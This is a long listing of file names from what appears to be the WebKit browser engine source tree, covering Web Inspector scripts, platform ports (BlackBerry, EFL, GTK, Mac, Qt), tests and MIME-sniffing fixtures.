DOMTreeContentView.js  
DOMTreeElement.js  
DOMTreeElementPathComponent.js  
DOMTreeManager.js  
DOMTreeOutline.js  
DOMTreeUpdater.js  
DOMUtilities.js  
EditingSupport.js  
EventHandler.js  
EventListenerSection.js  
EventListenerSectionGroup.js  
ExecutionContext.js  
ExecutionContextList.js  
clojure.js  
closebrackets.js  
codemirror.js  
coffeescript.js  
comment.js  
css.js  
htmlmixed.js  
javascript.js  
less.js  
LICENSE  
livescript.js

---

matchbrackets.js

overlay.js

placeholder.js

runmode.js

sass.js

searchcursor.js

sql.js

xml.js

FilterBar.js

FindBanner.js

FlexibleSpaceNavigationItem.js

FolderTreeElement.js

FontResourceContentView.js

Formatter.js

FormatterContentBuilder.js

FormatterSourceMap.js

Frame.js

FrameContentView.js

FrameResourceManager.js

FrameTreeElement.js

GeneralTreeElement.js

GeneralTreeElementPathComponent.js

GenericResourceContentView.js

Geometry.js

HierarchicalPathComponent.js

---

HierarchicalPathNavigationItem.js

ImageResourceContentView.js

ImageUtilities.js

IndeterminateProgressSpinner.js

InspectorBackend.js

InspectorBackendCommands.js

InspectorFrontendAPI.js

InspectorFrontendHostStub.js

InspectorObserver.js

InstrumentSidebarPanel.js

IssueManager.js

IssueMessage.js

JavaScriptLogViewController.js

JavaScriptProfileObject.js

JavaScriptProfileType.js

JavaScriptProfileView.js

KeyboardShortcut.js

LayerTreeDataGrid.js

LayerTreeDataGridNode.js

LayerTreeManager.js

LayerTreeObserver.js

LayerTreeSidebarPanel.js

LayoutTimelineDataGrid.js

LayoutTimelineDataGridNode.js

LayoutTimelineRecord.js

---

InspectorBackendCommands.js  
LoadInspectorBackendCommands.js  
LoadLocalizedStrings.js  
LogContentView.js  
LogManager.js  
LogObject.js  
LogTreeElement.js  
Main.js  
MetricsStyleDetailsPanel.js  
MIMETypeUtilities.js  
NavigationBar.js  
NavigationItem.js  
NavigationSidebarPanel.js  
NetworkDataGrid.js  
NetworkGraphCalculator.js  
NetworkObserver.js  
Object.js  
ObjectPropertiesSection.js  
PageObserver.js  
Popover.js  
ProfileDataGridTree.js  
ProfileManager.js  
ProfileObject.js  
ProfilerObserver.js  
ProfileType.js

---



ProfileView.js

PropertiesSection.js

QuickConsole.js

QuickConsoleNavigationBar.js

RadioButtonNavigationItem.js

RemoteObject.js

Resource.js

ResourceClusterContentView.js

ResourceCollection.js

ResourceContentView.js

ResourceDetailsSidebarPanel.js

ResourceSearchMatchObject.js

ResourceSidebarPanel.js

ResourceTimelineDataGridNode.js

ResourceTimelineDataGridNodePathComponent.js

ResourceTimelineRecord.js

ResourceTreeElement.js

Revision.js

RulesStyleDetailsPanel.js

RuntimeObserver.js

ScopeBar.js

ScopeBarItem.js

ScopeChainDetailsSidebarPanel.js

ScopeChainNode.js

ScopeVariableTreeElement.js

---

Script.js

ScriptContentView.js

ScriptTimelineDataGrid.js

ScriptTimelineDataGridNode.js

ScriptTimelineRecord.js

ScriptTreeElement.js

SearchBar.js

SearchResultTreeElement.js

Section.js

Setting.js

Sidebar.js

SidebarPanel.js

SourceCode.js

SourceCodeLocation.js

SourceCodePosition.js

SourceCodeRevision.js

SourceCodeTextEditor.js

SourceCodeTextRange.js

SourceCodeTreeElement.js

SourceMap.js

SourceMapManager.js

SourceMapResource.js

SourceMapResourceTreeElement.js

StorageManager.js

StorageTreeElement.js

---

StyleDetailsPanel.js  
SyntaxHighlightingSupport.js  
TextContentView.js  
TextEditor.js  
TextRange.js  
TextResourceContentView.js  
TimelineDataGrid.js  
TimelineDecorations.js  
TimelineEventMarker.js  
TimelineManager.js  
TimelineObserver.js  
TimelineOverview.js  
TimelineRecord.js  
TimelinesContentView.js  
TimelinesObject.js  
ToggleButtonNavigationItem.js  
ToggleControlToolbarItem.js  
Toolbar.js  
TopDownProfileDataGridTree.js  
TreeOutline.js  
Utilities.js  
WebInspector.js  
WebInspectorUI.c  
project.pbxproj  
BackingStore.cpp

---

BackingStore.h  
BackingStore\_p.h  
BlackBerryGlobal.cpp  
BlackBerryGlobal.h  
DumpRenderTreeClient.h  
InRegionScroller.cpp  
InRegionScroller.h  
InRegionScroller\_p.h  
JavaScriptVariant.cpp  
JavaScriptVariant.h  
JavaScriptVariant\_p.h  
Version.cpp  
Version.h  
WebAnimation.cpp  
WebAnimation.h  
WebAnimation\_p.h  
WebCookieJar.cpp  
WebCookieJar.h  
WebKitMIMETypeConverter.cpp  
WebKitMIMETypeConverter.h  
WebKitTextCodec.cpp  
WebKitTextCodec.h  
WebOverlay.cpp  
WebOverlay.h  
WebOverlayClient.h

---

WebOverlayOverride.cpp  
WebOverlayOverride.h  
WebOverlay\_p.h  
WebPage.cpp  
WebPage.h  
WebPageClient.h  
WebPageCompositor.cpp  
WebPageCompositor.h  
WebPageCompositorClient.h  
WebPageCompositor\_p.h  
WebPageGroupLoadDeferrer.cpp  
WebPageGroupLoadDeferrer.h  
WebPage\_p.h  
WebSettings.cpp  
WebSettings.h  
WebSettings\_p.h  
WebTapHighlight.h  
WebViewportArguments.cpp  
WebViewportArguments.h  
ChangeLog  
ChangeLog-2013-04-24  
AboutDataEnableFeatures.in  
AboutDataHaveFeatures.in  
AboutDataUseFeatures.in  
AboutTemplate.html.cpp

---

AutofillManager.cpp  
AutofillManager.h  
BackForwardListBlackBerry.cpp  
BackForwardListBlackBerry.h  
BatteryClientBlackBerry.cpp  
BatteryClientBlackBerry.h  
CacheClientBlackBerry.cpp  
CacheClientBlackBerry.h  
ChromeClientBlackBerry.cpp  
ChromeClientBlackBerry.h  
CredentialManager.cpp  
CredentialManager.h  
CredentialTransformData.cpp  
CredentialTransformData.h  
DeviceMotionClientBlackBerry.cpp  
DeviceMotionClientBlackBerry.h  
DeviceOrientationClientBlackBerry.cpp  
DeviceOrientationClientBlackBerry.h  
DragClientBlackBerry.cpp  
DragClientBlackBerry.h  
EditorClientBlackBerry.cpp  
EditorClientBlackBerry.h  
FrameLoaderClientBlackBerry.cpp  
FrameLoaderClientBlackBerry.h  
FrameNetworkingContextBlackBerry.cpp

---

FrameNetworkingContextBlackBerry.h  
generateAboutDataFeatures.pl  
GeolocationClientBlackBerry.cpp  
GeolocationClientBlackBerry.h  
IconDatabaseClientBlackBerry.cpp  
IconDatabaseClientBlackBerry.h  
inspectorBB.js  
InspectorClientBlackBerry.cpp  
InspectorClientBlackBerry.h  
NavigatorContentUtilsClientBlackBerry.cpp  
NavigatorContentUtilsClientBlackBerry.h  
NetworkInfoClientBlackBerry.cpp  
NetworkInfoClientBlackBerry.h  
NotificationClientBlackBerry.cpp  
NotificationClientBlackBerry.h  
PlatformStrategiesBlackBerry.cpp  
PlatformStrategiesBlackBerry.h  
SuggestionBoxElement.cpp  
SuggestionBoxElement.h  
SuggestionBoxHandler.cpp  
SuggestionBoxHandler.h  
UserMediaClientImpl.cpp  
UserMediaClientImpl.h  
VibrationClientBlackBerry.cpp  
VibrationClientBlackBerry.h

---

AboutData.cpp

AboutData.h

BackingStoreClient.cpp

BackingStoreClient.h

BackingStoreTile.cpp

BackingStoreTile.h

BackingStoreVisualizationViewportAccessor.cpp

BackingStoreVisualizationViewportAccessor.h

ColorPickerClient.cpp

ColorPickerClient.h

DatePickerClient.cpp

DatePickerClient.h

DefaultTapHighlight.cpp

DefaultTapHighlight.h

DOMSupport.cpp

DOMSupport.h

DumpRenderTreeSupport.cpp

DumpRenderTreeSupport.h

FatFingers.cpp

FatFingers.h

FrameLayers.cpp

FrameLayers.h

GLS2Context.cpp

GLS2Context.h

InPageSearchManager.cpp

---



InPageSearchManager.h  
InputHandler.cpp  
InputHandler.h  
InRegionScrollableArea.cpp  
InRegionScrollableArea.h  
InspectorOverlayBlackBerry.cpp  
InspectorOverlayBlackBerry.h  
NotificationManager.cpp  
NotificationManager.h  
PagePopup.cpp  
PagePopup.h  
PagePopupClient.cpp  
PagePopupClient.h  
ProximityDetector.cpp  
ProximityDetector.h  
RenderQueue.cpp  
RenderQueue.h  
SelectionHandler.cpp  
SelectionHandler.h  
SelectionOverlay.cpp  
SelectionOverlay.h  
SelectPopupClient.cpp  
SelectPopupClient.h  
SpellingHandler.cpp  
SpellingHandler.h

---

SurfacePool.cpp  
SurfacePool.h  
TileIndex.h  
TileIndexHash.h  
TouchEventHandler.cpp  
TouchEventHandler.h  
WebKitThreadViewportAccessor.cpp  
WebKitThreadViewportAccessor.h  
WebPopupType.h  
WebInspectorClientCF.cpp  
ewebkit.pc.in  
EWebKit.h  
ewk\_auth.cpp  
ewk\_auth.h  
ewk\_auth\_soup.cpp  
ewk\_auth\_soup\_private.h  
ewk\_contextmenu.cpp  
ewk\_contextmenu.h  
ewk\_contextmenu\_private.h  
ewk\_cookies.cpp  
ewk\_cookies.h  
ewk\_custom\_handler.cpp  
ewk\_custom\_handler\_private.h  
ewk\_file\_chooser.cpp  
ewk\_file\_chooser.h

---

ewk\_file\_chooser\_private.h

ewk\_frame.cpp

ewk\_frame.h

ewk\_frame\_private.h

ewk\_history.cpp

ewk\_history.h

ewk\_history\_private.h

ewk\_js.cpp

ewk\_js.h

ewk\_js\_private.h

ewk\_main.cpp

ewk\_main.h

ewk\_network.cpp

ewk\_network.h

ewk\_paint\_context.cpp

ewk\_paint\_context\_private.h

ewk\_private.h

ewk\_security\_origin.cpp

ewk\_security\_origin.h

ewk\_security\_origin\_private.h

ewk\_security\_policy.cpp

ewk\_security\_policy.h

ewk\_settings.cpp

ewk\_settings.h

ewk\_settings\_private.h

---

ewk\_tiled\_backing\_store.cpp  
ewk\_tiled\_backing\_store\_private.h  
ewk\_tiled\_matrix.cpp  
ewk\_tiled\_matrix\_private.h  
ewk\_tiled\_model.cpp  
ewk\_tiled\_model\_private.h  
ewk\_touch\_event.cpp  
ewk\_touch\_event\_private.h  
ewk\_view.cpp  
ewk\_view.h  
ewk\_view\_private.h  
ewk\_view\_single.cpp  
ewk\_view\_tiled.cpp  
ewk\_web\_database.cpp  
ewk\_web\_database.h  
ewk\_web\_database\_private.h  
ewk\_window\_features.cpp  
ewk\_window\_features.h  
ewk\_window\_features\_private.h  
test\_ewk\_contextmenu.cpp  
test\_ewk\_frame.cpp  
test\_ewk\_setting.cpp  
test\_ewk\_view.cpp  
test\_runner.cpp  
EWKTestBase.cpp

---

EWKTestBase.h  
EWKTestConfig.h  
EWKTestEnvironment.cpp  
EWKTestEnvironment.h  
EWKTestView.cpp  
EWKTestView.h  
AcceleratedCompositingContextEfl.cpp  
AcceleratedCompositingContextEfl.h  
AssertMatchingEnums.cpp  
BatteryClientEfl.cpp  
BatteryClientEfl.h  
ChromeClientEfl.cpp  
ChromeClientEfl.h  
ColorChooserEfl.cpp  
ColorChooserEfl.h  
ContextMenuClientEfl.cpp  
ContextMenuClientEfl.h  
DeviceMotionClientEfl.cpp  
DeviceMotionClientEfl.h  
DeviceOrientationClientEfl.cpp  
DeviceOrientationClientEfl.h  
DragClientEfl.cpp  
DragClientEfl.h  
DumpRenderTreeSupportEfl.cpp  
DumpRenderTreeSupportEfl.h

---

EditorClientEfl.cpp

EditorClientEfl.h

FrameLoaderClientEfl.cpp

FrameLoaderClientEfl.h

FrameNetworkingContextEfl.cpp

FrameNetworkingContextEfl.h

FullscreenVideoControllerEfl.cpp

FullscreenVideoControllerEfl.h

IconDatabaseClientEfl.cpp

IconDatabaseClientEfl.h

InspectorClientEfl.cpp

InspectorClientEfl.h

NavigatorContentUtilsClientEfl.cpp

NavigatorContentUtilsClientEfl.h

NetworkInfoClientEfl.cpp

NetworkInfoClientEfl.h

NotificationPresenterClientEfl.cpp

NotificationPresenterClientEfl.h

PageClientEfl.cpp

PageClientEfl.h

PlatformStrategiesEfl.cpp

PlatformStrategiesEfl.h

PopupMenuEfl.cpp

PopupMenuEfl.h

SearchPopupMenuEfl.cpp

---

SearchPopupMenuEfl.h  
StorageTrackerClientEfl.cpp  
StorageTrackerClientEfl.h  
VibrationClientEfl.cpp  
VibrationClientEfl.h  
designable.nib  
keyedobjects.nib  
ChangeLog-2012-05-22  
webkitgtk-docs.sgml  
webkitgtk.types  
ConvertToGCharPrivate.h  
GNUmakefile.am  
NEWS  
blank.ico  
test.ogg  
testapplicationcache.c  
testatk.c  
testatkroles.c  
testcontextmenu.c  
testcopyandpaste.c  
testdomdocument.c  
testdomdomwindow.c  
testdomnode.c  
testdownload.c  
testfavicondatabase.c

---

testglobals.c

testhittestresult.c

testhttpbackend.c

testkeyevents.c

testloading.c

testmimehandling.c

testnetworkrequest.c

testnetworkresponse.c

testwebbackforwardlist.c

testwebdatasource.c

testwebframe.c

testwebhistoryitem.c

testwebinspector.c

testwebplugindatabase.c

testwebresource.c

testwebsettings.c

testwebview.c

testwindow.c

test\_utils.c

test\_utils.h

AcceleratedCompositingContext.h

AcceleratedCompositingContextGL.cpp

AssertMatchingEnums.cpp

ChromeClientGtk.cpp

ChromeClientGtk.h

---



ContextMenuClientGtk.cpp  
ContextMenuClientGtk.h  
DeviceMotionClientGtk.cpp  
DeviceMotionClientGtk.h  
DeviceOrientationClientGtk.cpp  
DeviceOrientationClientGtk.h  
DocumentLoaderGtk.cpp  
DocumentLoaderGtk.h  
DragClientGtk.cpp  
DragClientGtk.h  
DumpRenderTreeSupportGtk.cpp  
DumpRenderTreeSupportGtk.h  
EditorClientGtk.cpp  
EditorClientGtk.h  
FrameLoaderClientGtk.cpp  
FrameLoaderClientGtk.h  
FrameNetworkingContextGtk.cpp  
FrameNetworkingContextGtk.h  
GeolocationClientGtk.cpp  
GeolocationClientGtk.h  
GtkAdjustmentWatcher.cpp  
GtkAdjustmentWatcher.h  
InspectorClientGtk.cpp  
InspectorClientGtk.h  
NavigatorContentUtilsClientGtk.cpp

---

NavigatorContentUtilsClientGtk.h

PasteboardHelperGtk.h

PlatformStrategiesGtk.cpp

PlatformStrategiesGtk.h

TextCheckerClientGtk.cpp

TextCheckerClientGtk.h

UserMediaClientGtk.cpp

UserMediaClientGtk.h

WebViewInputMethodFilter.cpp

WebViewInputMethodFilter.h

webkit.h

webkitapplicationcache.cpp

webkitapplicationcache.h

webkitauthenticationdialog.cpp

webkitauthenticationdialog.h

webkitdefines.h

webkitdom.h

webkitdownload.cpp

webkitdownload.h

webkitdownloadprivate.h

webkiterror.cpp

webkiterror.h

webkitfavicondatabase.cpp

webkitfavicondatabase.h

webkitfavicondatabaseprivate.h

---

webkitfilechooserrequest.cpp  
webkitfilechooserrequest.h  
webkitfilechooserrequestprivate.h  
webkitgeolocationpolicydecision.cpp  
webkitgeolocationpolicydecision.h  
webkitgeolocationpolicydecisionprivate.h  
webkitglobals.cpp  
webkitglobals.h  
webkitglobalsprivate.h  
webkithittestresult.cpp  
webkithittestresult.h  
webkithittestresultprivate.h  
webkiticondatabase.cpp  
webkiticondatabase.h  
webkitnetworkrequest.cpp  
webkitnetworkrequest.h  
webkitnetworkrequestprivate.h  
webkitnetworkresponse.cpp  
webkitnetworkresponse.h  
webkitnetworkresponseprivate.h  
webkitsecurityorigin.cpp  
webkitsecurityorigin.h  
webkitsecurityoriginprivate.h  
webkitsoupauthdialog.cpp  
webkitsoupauthdialog.h

---

webkitspellchecker.cpp  
webkitspellchecker.h  
webkitspellcheckerenchant.cpp  
webkitspellcheckerenchant.h  
webkitversion.cpp  
webkitversion.h.in  
webkitviewportattributes.cpp  
webkitviewportattributes.h  
webkitviewportattributesprivate.h  
webkitwebbackforwardlist.cpp  
webkitwebbackforwardlist.h  
webkitwebbackforwardlistprivate.h  
webkitwebdatabase.cpp  
webkitwebdatabase.h  
webkitwebdatasource.cpp  
webkitwebdatasource.h  
webkitwebdatasourceprivate.h  
webkitwebframe.cpp  
webkitwebframe.h  
webkitwebframeprivate.h  
webkitwebhistoryitem.cpp  
webkitwebhistoryitem.h  
webkitwebhistoryitemprivate.h  
webkitwebinspector.cpp  
webkitwebinspector.h

---

webkitwebinspectorprivate.h  
webkitwebnavigationaction.cpp  
webkitwebnavigationaction.h  
webkitwebnavigationactionprivate.h  
webkitwebplugin.cpp  
webkitwebplugin.h  
webkitwebplugindatabase.cpp  
webkitwebplugindatabase.h  
webkitwebplugindatabaseprivate.h  
webkitwebpluginprivate.h  
webkitwebpolicydecision.cpp  
webkitwebpolicydecision.h  
webkitwebpolicydecisionprivate.h  
webkitwebresource.cpp  
webkitwebresource.h  
webkitwebresourceprivate.h  
webkitwebsettings.cpp  
webkitwebsettings.h  
webkitwebsettingsprivate.h  
webkitwebview.cpp  
webkitwebview.h  
webkitwebviewprivate.h  
webkitwebwindowfeatures.cpp  
webkitwebwindowfeatures.h  
webkitwebwindowfeaturesprivate.h

---

webkit.pc.in

webkitmarshal.list

LICENSE

CarbonUtils.h

CarbonUtils.m

CarbonWindowAdapter.h

CarbonWindowAdapter.mm

CarbonWindowContentView.h

CarbonWindowContentView.m

CarbonWindowFrame.h

CarbonWindowFrame.m

HUIViewAdapter.h

HUIViewAdapter.m

HIWebView.h

HIWebView.mm

ChangeLog-2002-12-03

ChangeLog-2006-02-09

ChangeLog-2007-10-14

ChangeLog-2010-01-29

ChangeLog-2012-10-02

Base.xcconfig

DebugRelease.xcconfig

FeatureDefines.xcconfig

Version.xcconfig

WebKit.xcconfig

---

WebDefaultContextMenuDelegate.h  
WebDefaultContextMenuDelegate.mm  
WebDefaultEditingDelegate.h  
WebDefaultEditingDelegate.m  
WebDefaultPolicyDelegate.h  
WebDefaultPolicyDelegate.m  
WebDefaultUIDelegate.h  
WebDefaultUIDelegate.m  
WebDOMOperations.h  
WebDOMOperations.mm  
WebDOMOperationsInternal.h  
WebDOMOperationsPrivate.h  
Global.h  
DebuggerCallFrame.h  
Completion.h  
Error.h  
JSCJSValue.h  
JSFunction.h  
JSLock.h  
JSObject.h  
JSString.h  
Protect.h  
SymbolTable.h  
BinaryPropertyList.cpp  
BinaryPropertyList.h

---

HistoryPropertyList.cpp

HistoryPropertyList.h

WebBackForwardList.h

WebBackForwardList.mm

WebBackForwardListInternal.h

WebBackForwardListPrivate.h

WebHistory.h

WebHistory.mm

WebHistoryInternal.h

WebHistoryItem.h

WebHistoryItem.mm

WebHistoryItemInternal.h

WebHistoryItemPrivate.h

WebHistoryPrivate.h

WebURLsWithTitles.h

WebURLsWithTitles.m

README

localpointer.h

parseerr.h

platform.h

ptypes.h

putil.h

uchar.h

uconfig.h

uidna.h

---



uiter.h

umachine.h

unorm.h

unorm2.h

urename.h

uscript.h

ustring.h

utf.h

utf16.h

utf8.h

utf\_old.h

utypes.h

uvernum.h

uversion.h

Info.plist

MigrateHeaders.make

MailQuirksUserScript.js

OldWebAssertions.c

OutlookQuirksUserScript.js

QuickDrawCompatibility.h

WebAssertions.h

WebCache.h

WebCache.mm

WebCoreStatistics.h

WebCoreStatistics.mm

---

WebDownload.h  
WebDownload.mm  
WebDownloadInternal.h  
WebElementDictionary.h  
WebElementDictionary.mm  
WebIconDatabase.h  
WebIconDatabase.mm  
WebIconDatabaseDelegate.h  
WebIconDatabaseInternal.h  
WebIconDatabasePrivate.h  
WebKit.h  
WebKitErrors.h  
WebKitErrors.m  
WebKitErrorsPrivate.h  
WebKitLogging.h  
WebKitLogging.m  
WebKitNSStringExtras.h  
WebKitNSStringExtras.mm  
WebKitStatistics.h  
WebKitStatistics.m  
WebKitStatisticsPrivate.h  
WebKitSystemBits.h  
WebKitSystemBits.m  
WebKitVersionChecks.h  
WebKitVersionChecks.m

---

WebLocalizableStrings.h  
WebLocalizableStrings.mm  
WebLocalizableStringsInternal.h  
WebLocalizableStringsInternal.mm  
WebNSArrayExtras.h  
WebNSArrayExtras.m  
WebNSControlExtras.h  
WebNSControlExtras.m  
WebNSDataExtras.h  
WebNSDataExtras.m  
WebNSDataExtrasPrivate.h  
WebNSDictionaryExtras.h  
WebNSDictionaryExtras.m  
WebNSEventExtras.h  
WebNSEventExtras.m  
WebNSFileManagerExtras.h  
WebNSFileManagerExtras.mm  
WebNSImageExtras.h  
WebNSImageExtras.m  
WebNSNotificationCenterExtras.h  
WebNSNotificationCenterExtras.m  
WebNSObjectExtras.h  
WebNSObjectExtras.mm  
WebNSPasteboardExtras.h  
WebNSPasteboardExtras.mm

---

WebNSPrintOperationExtras.h

WebNSPrintOperationExtras.m

WebNSURLExtras.h

WebNSURLExtras.mm

WebNSURLRequestExtras.h

WebNSURLRequestExtras.m

WebNSUserDefaultsExtras.h

WebNSUserDefaultsExtras.mm

WebNSViewExtras.h

WebNSViewExtras.m

WebNSWindowExtras.h

WebNSWindowExtras.m

WebQuotaManager.h

WebStringTruncator.h

WebStringTruncator.mm

WebTypesInternal.h

WebUserContentURLPattern.h

WebUserContentURLPattern.mm

designable.nib

keyedobjects.nib

WebAuthenticationPanel.h

WebAuthenticationPanel.m

WebPanelAuthenticationHandler.h

WebPanelAuthenticationHandler.m

HostedNetscapePluginStream.h

---

HostedNetscapePluginStream.mm

NetscapePluginHostManager.h

NetscapePluginHostManager.mm

NetscapePluginHostProxy.h

NetscapePluginHostProxy.mm

NetscapePluginInstanceProxy.h

NetscapePluginInstanceProxy.mm

ProxyInstance.h

ProxyInstance.mm

ProxyRuntimeObject.h

ProxyRuntimeObject.mm

WebHostedNetscapePluginView.h

WebHostedNetscapePluginView.mm

WebKitPluginAgent.defs

WebKitPluginAgentReply.defs

WebKitPluginClient.defs

WebKitPluginHost.defs

WebKitPluginHostTypes.defs

WebKitPluginHostTypes.h

WebTextInputWindowController.h

WebTextInputWindowController.m

npapi.mm

WebBaseNetscapePluginView.h

WebBaseNetscapePluginView.mm

WebBasePluginPackage.h

---

WebBasePluginPackage.mm

WebJavaPlugIn.h

WebNetscapeContainerCheckContextInfo.h

WebNetscapeContainerCheckContextInfo.mm

WebNetscapeContainerCheckPrivate.h

WebNetscapeContainerCheckPrivate.mm

WebNetscapePluginEventHandler.h

WebNetscapePluginEventHandler.mm

WebNetscapePluginEventHandlerCarbon.h

WebNetscapePluginEventHandlerCarbon.mm

WebNetscapePluginEventHandlerCocoa.h

WebNetscapePluginEventHandlerCocoa.mm

WebNetscapePluginPackage.h

WebNetscapePluginPackage.mm

WebNetscapePluginStream.h

WebNetscapePluginStream.mm

WebNetscapePluginView.h

WebNetscapePluginView.mm

WebPlugin.h

WebPluginContainer.h

WebPluginContainerCheck.h

WebPluginContainerCheck.mm

WebPluginContainerPrivate.h

WebPluginController.h

WebPluginController.mm

---

WebPluginDatabase.h  
WebPluginDatabase.mm  
WebPluginPackage.h  
WebPluginPackage.mm  
WebPluginPrivate.h  
WebPluginRequest.h  
WebPluginRequest.m  
WebPluginsPrivate.h  
WebPluginsPrivate.m  
WebPluginViewFactory.h  
WebPluginViewFactoryPrivate.h  
WebDatabaseManager.mm  
WebDatabaseManagerClient.h  
WebDatabaseManagerClient.mm  
WebDatabaseManagerPrivate.h  
WebDatabaseQuotaManager.h  
WebDatabaseQuotaManager.mm  
WebStorageManager.mm  
WebStorageManagerInternal.h  
WebStorageManagerPrivate.h  
WebStorageTrackerClient.h  
WebStorageTrackerClient.mm  
CorrectionPanel.h  
CorrectionPanel.mm  
PopupMenuMac.h

---

PopupMenuMac.mm  
SearchPopupMenuMac.h  
SearchPopupMenuMac.mm  
WebAlternativeTextClient.h  
WebAlternativeTextClient.mm  
WebApplicationCache.h  
WebApplicationCache.mm  
WebApplicationCacheQuotaManager.h  
WebApplicationCacheQuotaManager.mm  
WebCachedFramePlatformData.h  
WebChromeClient.h  
WebChromeClient.mm  
WebContextMenuClient.h  
WebContextMenuClient.mm  
WebDeviceOrientationClient.h  
WebDeviceOrientationClient.mm  
WebDragClient.h  
WebDragClient.mm  
WebEditorClient.h  
WebEditorClient.mm  
WebFrameLoaderClient.h  
WebFrameLoaderClient.mm  
WebFrameNetworkingContext.h  
WebFrameNetworkingContext.mm  
WebGeolocationClient.h

---



WebGeolocationClient.mm  
WebIconDatabaseClient.h  
WebIconDatabaseClient.mm  
WebInspectorClient.h  
WebInspectorClient.mm  
WebJavaScriptTextInputPanel.h  
WebJavaScriptTextInputPanel.m  
WebKeyGenerator.h  
WebKeyGenerator.mm  
WebKitFullscreenListener.h  
WebKitFullscreenListener.mm  
WebNotificationClient.h  
WebNotificationClient.mm  
WebOpenPanelResultListener.h  
WebOpenPanelResultListener.mm  
WebPlatformStrategies.h  
WebPlatformStrategies.mm  
WebSecurityOrigin.mm  
WebSecurityOriginInternal.h  
WebSecurityOriginPrivate.h  
WebSystemInterface.h  
WebSystemInterface.mm  
WebInspector.h  
WebInspector.mm  
WebInspectorFrontend.h

---

WebInspectorFrontend.mm  
WebInspectorPrivate.h  
WebNodeHighlight.h  
WebNodeHighlight.mm  
WebNodeHighlighter.h  
WebNodeHighlighter.mm  
WebNodeHighlightView.h  
WebNodeHighlightView.mm  
WebKit.exp  
WebKit.order  
WebKitPrefix.h  
WebArchive.h  
WebArchive.mm  
WebArchiveInternal.h  
WebClipView.h  
WebClipView.mm  
WebDashboardRegion.h  
WebDashboardRegion.mm  
WebDataSource.h  
WebDataSource.mm  
WebDataSourceInternal.h  
WebDataSourcePrivate.h  
WebDelegateImplementationCaching.h  
WebDelegateImplementationCaching.mm  
WebDeviceOrientation.h

---

WebDeviceOrientation.mm  
WebDeviceOrientationInternal.h  
WebDeviceOrientationProvider.h  
WebDeviceOrientationProviderMock.h  
WebDeviceOrientationProviderMock.mm  
WebDeviceOrientationProviderMockInternal.h  
WebDocument.h  
WebDocumentInternal.h  
WebDocumentLoaderMac.h  
WebDocumentLoaderMac.mm  
WebDocumentPrivate.h  
WebDynamicScrollBarsView.h  
WebDynamicScrollBarsView.mm  
WebDynamicScrollBarsViewInternal.h  
WebEditingDelegate.h  
WebEditingDelegatePrivate.h  
WebFormDelegate.h  
WebFormDelegate.m  
WebFormDelegatePrivate.h  
WebFrame.h  
WebFrame.mm  
WebFrameInternal.h  
WebFrameLoadDelegate.h  
WebFrameLoadDelegatePrivate.h  
WebFramePrivate.h

---

WebFrameView.h  
WebFrameView.mm  
WebFrameViewInternal.h  
WebFrameViewPrivate.h  
WebFullScreenController.h  
WebFullScreenController.mm  
WebGeolocationPosition.h  
WebGeolocationPosition.mm  
WebGeolocationPositionInternal.h  
WebHistoryDelegate.h  
WebHTMLRepresentation.h  
WebHTMLRepresentation.mm  
WebHTMLRepresentationPrivate.h  
WebHTMLView.h  
WebHTMLView.mm  
WebHTMLViewInternal.h  
WebHTMLViewPrivate.h  
WebJSPDFDoc.h  
WebJSPDFDoc.mm  
WebNavigationData.h  
WebNavigationData.mm  
WebNotification.h  
WebNotification.mm  
WebNotificationInternal.h  
WebPDFDocumentExtras.h

---

WebPDFDocumentExtras.mm

WebPDFRepresentation.h

WebPDFRepresentation.mm

WebPDFView.h

WebPDFView.mm

WebPolicyDelegate.h

WebPolicyDelegate.mm

WebPolicyDelegatePrivate.h

WebPreferenceKeysPrivate.h

WebPreferences.h

WebPreferences.mm

WebPreferencesPrivate.h

WebRenderLayer.h

WebRenderLayer.mm

WebRenderNode.h

WebRenderNode.mm

WebResource.h

WebResource.mm

WebResourceInternal.h

WebResourceLoadDelegate.h

WebResourceLoadDelegatePrivate.h

WebResourcePrivate.h

WebScriptDebugDelegate.h

WebScriptDebugDelegate.mm

WebScriptDebugger.h

---

WebScriptDebugger.mm  
WebScriptWorld.h  
WebScriptWorld.mm  
WebScriptWorldInternal.h  
WebSerializedJSValue.h  
WebSerializedJSValue.mm  
WebSerializedJSValuePrivate.h  
WebTextCompletionController.h  
WebTextCompletionController.mm  
WebTextIterator.h  
WebTextIterator.mm  
WebUIDelegate.h  
WebUIDelegatePrivate.h  
WebView.h  
WebView.mm  
WebViewData.h  
WebViewData.mm  
WebViewInternal.h  
WebViewPrivate.h  
Makefile  
PlatformBlackBerry.cmake  
PlatformEfl.cmake  
PlatformWinCE.cmake  
qhttpheader.cpp  
qhttpheader\_p.h

---

qwebdatabase.cpp  
qwebdatabase.h  
qwebdatabase\_p.h  
qwebelement.cpp  
qwebelement.h  
qwebelement\_p.h  
qwebhistory.cpp  
qwebhistory.h  
qwebhistoryinterface.cpp  
qwebhistoryinterface.h  
qwebhistory\_p.h  
qwebkitglobal.cpp  
qwebkitglobal.h  
qwebkitplatformplugin.h  
qwebplugindatabase.cpp  
qwebplugindatabase\_p.h  
qwebpluginfactory.cpp  
qwebpluginfactory.h  
qwebscriptworld.cpp  
qwebscriptworld.h  
qwebscriptworld\_p.h  
qwebsecurityorigin.cpp  
qwebsecurityorigin.h  
qwebsecurityorigin\_p.h  
qwebsettings.cpp

---

qwebsettings.h

ChangeLog-2011-02-16

declarative.pro

experimental.pri

plugin.cpp

plugin.json

qmlDir

plugin.cpp

plugin.json

plugins.qmltypes

public.pri

qmlDir

qtwebkit-bridge.qdoc

qtwebkit-goes-mobile.qdoc

qtwebkit.qdoc

qtwebkit\_bridge\_snippets.cpp

qtwebkit\_build\_snippet.qdoc

qtwebkit\_goes\_mobile\_snippets.cpp

qtwebkit\_qwebinspector\_snippet.cpp

qtwebkit\_qwebview\_snippet.cpp

main.cpp

simple.pro

main.cpp

webelement.pro

main.cpp

---



webpage.pro

examples.pro

platformplugin.pro

qwebkitplatformplugin.h

README

WebNotificationPresenter.cpp

WebNotificationPresenter.h

WebPlugin.cpp

WebPlugin.h

loading.pro

tst\_loading.cpp

painting.pro

tst\_painting.cpp

tst\_webgl.cpp

tst\_webgl.qrc

webgl.pro

cmake.pro

hybridPixmap.pro

resources.qrc

tst\_hybridPixmap.cpp

widget.cpp

widget.h

widget.ui

MIMESniffing.pro

application\_atom+xml

---

application\_ogg  
application\_pdf  
application\_postscript  
application\_rdf+xml  
application\_rss+xml  
application\_x-gzip  
application\_x-rar-compressed  
application\_zip  
audio\_x-wave  
image\_bmp  
image\_gif  
image\_jpeg  
image\_png  
image\_vnd.microsoft.icon  
image\_webp  
text\_html  
